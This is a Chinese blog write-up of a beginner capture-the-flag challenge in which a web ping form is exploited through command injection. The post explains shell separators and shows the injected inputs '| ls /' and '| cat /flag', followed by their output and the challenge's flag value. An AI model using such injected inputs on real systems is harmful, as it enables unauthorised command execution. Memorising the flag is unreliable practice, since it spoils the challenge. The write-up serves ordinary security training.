

BUUCTF[ACTF2020 新生赛]Exec

原创


是阿星呀 于 2020-11-01 23:03:05 发布 275 收藏 2

分类专栏: [BUUCTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_45237725/article/details/109440354

版权



[BUUCTF 专栏收录该内容](#)

4 篇文章 0 订阅

订阅专栏

文章目录

打开连接发现网站有个ping功能, 测试一下

PING

127.0.0.1|

PING

PING 127.0.0.1 (127.0.0.1): 56 data bytes

https://blog.csdn.net/qq_45237725

考虑到这里会存在命令执行漏洞, 利用它拿到flag
在这里补充一些相关的管道符

- 1、| (就是按位或), 直接执行|后面的语句
- 2、|| (就是逻辑或), 如果前面命令是错的那么就执行后面的语句, 否则只执行前面的语句
- 3、& (就是按位与), &前面和后面命令都要执行, 无论前面真假
- 4、&& (就是逻辑与), 如果前面为假, 后面的命令也不执行, 如果前面为真则执行两条命令
- 5、; (linux下有的, 和&一样的作用)

查看根目录发现flag文件

PING

```
| ls /
```

PING

https://blog.csdn.net/qq_45237725

```
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

https://blog.csdn.net/qq_45237725

查看flag文件内容
使用

```
| cat /flag
```

PING

```
| cat /flag
```

PING

https://blog.csdn.net/qq_45237725

PING

请输入需要ping的地址

PING

flag{5b4f75e6-7a24-43b5-84dd-5145f8afbcf8}

https://blog.csdn.net/qq_45237725